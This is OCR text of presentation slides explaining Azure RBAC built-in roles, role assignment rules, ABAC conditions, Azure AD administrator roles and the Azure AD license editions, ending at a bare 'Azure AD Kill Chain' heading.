
Azure Architecture - Azure RBAC Roles

- Azure RBAC Roles (or simply Azure roles) provides access management for Azure resources using the authorization system of ARM.
- There are over more than 120 built-in roles (more than 300 as per permissions.cloud) and we can define custom roles too.
- There are four fundamental Azure roles

Role	Permissions	Applies On
Owner	• Full access to all resources • Can manage access for other users	All resource types
Contributor	• Full access to all resources • Cannot manage access	All resource types
Reader	• View all resources	All resource types
User Access Administrator	• View all resources • Can manage access for other users	All resource types


Azure Architecture - Azure RBAC Assignment

- Azure AD Object/Principal HAS Role ON Scope




Azure Architecture - Azure RBAC Assignment


- Role assignment is transitive for groups.
- For multiple role assignments, the effective permissions are sum of all the role assignments.
- An explicit deny role assignment takes precedence!



Azure Architecture - Azure ABAC (Preview)


- ABAC builds on RBAC and provides fine-grained access control based on attributes of a resource, security principal and environment.
- Implemented using role assignment condition.






Azure Architecture - Azure AD Roles

- Azure AD roles are applicable on Azure AD resources like users, groups, domains, licenses etc.
- There are many Administrator roles in Azure AD (see the slide note). We can also define custom roles.
- Global administrator is the most well-known and all powerful administrator role.
- Global Administrator has the ability to 'elevate' to User Access Administrator Azure role to the root management group.




Azure AD as Identity as a Service - Capabilities



Azure AD - Editions

Free	Office 365 apps	Premium P1	Premium P2
Core identity and access management features. Included with Azure, Dynamics 365, Intune, and Power Platform.	Free edition capabilities plus features for identity and access management. Included with Office 365 E1, E3, E5, F1, and F3.	Office 365 apps edition capabilities plus advanced features for password and group access management, hybrid identities, and Conditional Access. Included with Microsoft 365 E3 and E5, Enterprise Mobility + Security (EMS) E3 and E5, or as separate licenses.	Premium P1 edition capabilities plus identity protection and governance features. Included with Microsoft 365 E5 and EMS E5, or as separate licenses.

Azure AD Kill Chain

